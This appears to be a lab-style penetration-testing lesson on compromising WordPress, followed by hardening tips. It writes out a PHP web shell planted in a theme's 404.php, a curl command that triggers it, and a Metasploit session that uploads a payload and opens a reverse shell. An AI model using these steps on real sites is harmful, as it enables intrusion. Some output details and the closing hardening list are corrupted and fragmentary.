
We can see that the active theme is Transportex so an unused theme such as Twenty Seventeen should be chosen instead.
Selecting Theme

Choose a theme and click on Select. Next, choose a non-critical file such as 404.php to modify and add a web shell.
Twenty Seventeen Theme - 404.php
<?php

system($_GET['cmd']);

/**
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
<SNIP>
The above code should allow us to execute commands via the GET parameter cmd. In this example, we modified the source code of the 404.php page and added a new function called system(). This function will allow us to directly execute operating system commands by sending a GET request and appending the cmd parameter to the end of the URL after a question mark ? and specifying an operating system command. The modified URL should look like this 404.php?cmd=id.
We can validate that we have achieved RCE by entering the URL into the web browser or issuing the cURL request below.
RCE
root@htb[/htb]$ curl -X GET "http://<target>/wp-content/themes/twentyseventeen/404.php?cmd=id"

uid=1000(wp-user) gid=1000(wp-user) groups=1000(wp-user)
<SNIP>
We can use the Metasploit Framework (MSF) to obtain a reverse shell on the target automatically. This requires valid credentials for an account that has sufficient rights to create files on the webserver.
We can quickly start MSF by issuing the following command:
Starting Metasploit Framework
Attacking WordPress with Metasploit
root@htb[/htb]$ msfconsole
To obtain the reverse shell, we can use the wp_admin_shell_upload module. We can easily search for it inside MSF:
MSF Search
Attacking WordPress with Metasploit
msf5 > search wp_admin

Matching Modules
================

#  Name                                       Disclosure Date  Rank       Check  Description
-  ----                                       ---------------  ----       -----  -----------
0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent  Yes    WordPress Admin Shell Upload
The number 0 in the search results represents the ID for the suggested modules. From here on, we can specify the module by its ID number to save time.
Module Selection
Attacking WordPress with Metasploit
msf5 > use 0

msf5 exploit(unix/webapp/wp_admin_shell_upload) >
Module Options
Each module offers different settings options that we can use to assign precise specifications to MSF to ensure the attack's success. We can list these options by issuing the following command:
List Options
Attacking WordPress with Metasploit
msf5 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name       Current Setting  Required  Description
----       ---------------  --------  -----------
PASSWORD                    yes       The WordPress password to authenticate with
Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT      80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /                yes       The base path to the wordpress application
USERNAME                    yes       The WordPress username to authenticate with
VHOST                       no        HTTP server virtual host


Exploit target:

Id  Name
--  ----
0   WordPress
After using the set command to make the necessary modifications, we can use the run command to execute the module. If all of our parameters are set correctly, it will spawn a reverse shell on the target upon execution.
Set Options
Attacking WordPress with Metasploit
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts blog.inlanefreight.com
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password Winter2020
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.16.8
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.10.16.8z4444
[*] Authenticating with WordPress using admin:Winter202@...
[+] Authenticated with WordPress
[*] Uploading payload...
[*] Executing the payload at /wp—content/plugins/YtyZGFIhax/uTvAAKrAdp.php...
[*] Sending stage (38247 bytes) to blog.inlanefreight.com
[*] Meterpreter session 1 opened
[+] Deleted uTvAAKrAdp.php

meterpreter > getuid
Server username: www—data (33)
Below are some best practices for preventing attacks against a WordPress site.
This is a key principle for any application or system and can greatly reduce the risk of a successful attack. Make sure that WordPress core, as well as all installed plugins and themes, are kept up-to-date. Researchers continuously find flaws in third-party WordPress plugins. Some hosting providers will even perform continuous automatic updates of WordPress core. The WordPress admin console will usually prompt us when plugins or themes need to be updated or when WordPress itself requires an upgrade. We can even modify the wp-config.php file to enable automatic updates by inserting the following lines:
Code: php
define( 'WP_AUTO_UPDATE_CORE', true );
Code: php
add_filter( 'auto_update_plugin', '__return_true' );
Code: php
add_filter( 'auto_update_theme', '__return_true' );
Only install trusted themes and plugins from the WordPress.org website. Before installing a plugin or theme, check its reviews, popularity, number of installs, and last update date. If either has not been updated in years, it could be a sign that it is no longer maintained and may suffer from unpatched vulnerabilities. Routinely audit your WordPress site and remove any unused themes and plugins. This will help to ensure that no outdated plugins are left forgotten and potentially vulnerable.
Several WordPress security plugins can be used to enhance the website's security. These plugins can be used as a Web Application Firewall (WAF), a malware scanner, monitoring, activity auditing, brute force attack prevention, and strong password enforcement for users. Here are a few examples of popular WordPress security plugins.
Users are often targeted as they are generally seen as the weakest link in an organization. The following user-related best practices will help improve the overall security of a WordPress site.
admin user and create accounts with difficult to guess usernamesCertain configuration changes can increase the overall security posture of a WordPress installation.
wp-admin.php login page or relocate it to make it either not accessible to the internet or only accessible by certain IP addresses